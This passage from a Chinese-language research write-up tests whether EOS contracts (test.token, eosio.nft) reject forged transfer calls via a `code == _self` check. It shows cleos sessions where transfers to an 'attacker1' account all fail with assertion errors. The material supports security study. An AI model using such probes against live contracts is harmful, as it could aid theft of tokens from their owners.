Publishing contract...
executed transaction: ad931383f68491e57a5d4d965e5a51b5bc931058c4fe5a17b1b7f36184eebb7b 8040 bytes 3101 us
# eosio <= eosio::setcode {"account":"demo2","vmtype":0,"vmversion":0,"code":"006173d6d0100000017e1560037f7e7f0060057f7e7e7f7f7f...
# eosio <= eosio::setabi {"account":"demo2","abi":"0e6567f3696f3a3a6162692f312e30010c6163636f756e745f6e616d65046e616d65050874...
warning: transaction executed locally, but may not be confirmed by the network yet ]
[lwy@localhost test]$ vim test.token/test.token.cpp
[lwy@localhost test]$ cleos push action demo2 transfer '['demo2',"attacker1","1.0000 EOS",""]' -p demo2 -j
Error 3050003: eosio_assert_message assertion failure
Error Details:
assertion failure with message: unable to find key
```

图 9: 验证 `code == _self` 是否可以发生调用

### 4.2.3 验证 *eosio.nft* 合约

- 直接调用 `eosio.nft.cpp` 的 `transfer` 函数, 结果如图 10

```
[lwy@localhost test]$ cleos set contract demo2 eosio.nft/ -p demo2
Reading WASM from /home/lwy/trash/test/eosio.nft/eosio.nft.wasm...
Publishing contract...
executed transaction: 939abf2f545a88d838052edbdb8ec356a351fafd71de5f04a23f5057739dacf11 11880 bytes 4129 us
#      eosio <= eosio::setcode      {"account":"demo2","vmtype":0,"vmversion":0,"code":"0061736d010000001f701256000006
0037f7e7f0060037f...
#      eosio <= eosio::setabi        {"account":"demo2","abi":"0e656f73696f3a3a6162692f312e31020769645f747970650675696e7
43634087572695f74...
warning: transaction executed locally, but may not be confirmed by the network yet
[lwy@localhost test]$ cleos push action demo2 transfer ["demo2","attacker1","1.0000 EOS",""]' -p demo2 -j
Error 3050003: eosio_assert_message assertion failure
Error Details:
assertion failure with message: cannot transfer quantity, not equal to 1
[lwy@localhost test]$ cleos push action demo2 transfer ["demo2","attacker1","1 EOS",""]' -p demo2 -j
Error 3050003: eosio_assert_message assertion failure
Error Details:
assertion failure with message: token is not found or is not owned by account
```

图 10: 验证 `code == self` 是否可以发生调用

**注：**至于为什么没有用 *eosio.token* 进行转账的截图，主要是因为我每个合约都测试了一遍，并且都进行了转账，最后发现并没有去调用测试合约的 *transfer* 函数（因为并没有输出 *transfer* 函数里面的内容）